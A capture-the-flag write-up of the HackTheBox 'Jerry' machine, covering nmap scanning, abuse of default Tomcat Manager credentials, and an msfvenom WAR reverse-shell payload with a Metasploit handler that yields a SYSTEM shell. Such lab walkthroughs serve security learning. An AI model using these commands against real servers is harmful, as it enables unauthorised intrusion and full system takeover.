HackTheBox - Jerry

Starting off with nmap to determine what ports are open, what services are running on the ports and what are their versions, thus determining the target !

So there is only 1 port open, which is:
- 8080 http Apache Tomcat
Let’s look at the web page and do some enumeration to find any vulnerabilities.

It looks like you this is the default apache tomcat page running version 7.0.88. There are also 3 other web pages; Server Status, Manager App, Host Manager. From experience I know that Host Manager will redirect me to Manager App once I log in successfully, so I will skip it. Let’s see what we can find in Server Status page.
As I tried to access the page a login prompt popped up, as usual, but I was able to guess the default credentials (admin:admin). Once I accessed the page I was able to see what is the Hostname of the machine, OS name and version and system architecture.

I now know with which OS I have to deal. Now, went back to index.html, and tried to login to Manager App. And here I found something interesting. The developer left the default credentials, and tomcat was nice enough to show the default error screen, when I tried to login with wrong username and password.

I grabbed the credentials from the error page and tried to login to the Manager App, and… Success !

As I’m now logged in as admin, Tomcat has a feature to upload .war files, which I am able to exploit by using msfvenom to generate a reverse shell with .war extension. War files are also like zip files, they store other files inside it, and by this it means that once I upload a war file to tomcat and try to access it, instead of getting the reverse shell immediately, I will have to specify the actual .jsp file inside the war file. And I can do this by simply unzipping the war file to see the actual payload file.

#MSFVenom command to generate .war malicious file.
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<IP> LPORT=4444 -f war -o ev1l.war
I opened Metasploit and set the handler I need to use, after that i set the payload and the options to be able to get a connection back.
#In Metasploit
$ use multi/handler
$ set payload windows/x64/meterpreter/reverse_tcp
$ set LHOST <LocalIP>
$ set LPORT 4444
$ exploit
Once I uploaded the file I unzipped it on my box, checked the jsp file name and accessed it in the web browser to trigger the payload and get reverse shell.


As I now have a meterpreter reverse shell in metasploit I can check now what user I have access to. And it turns out that I was logged in as NT AUTHORITY\SYSTEM. Game Over !

That’s how you do Jerry from HackTheBox !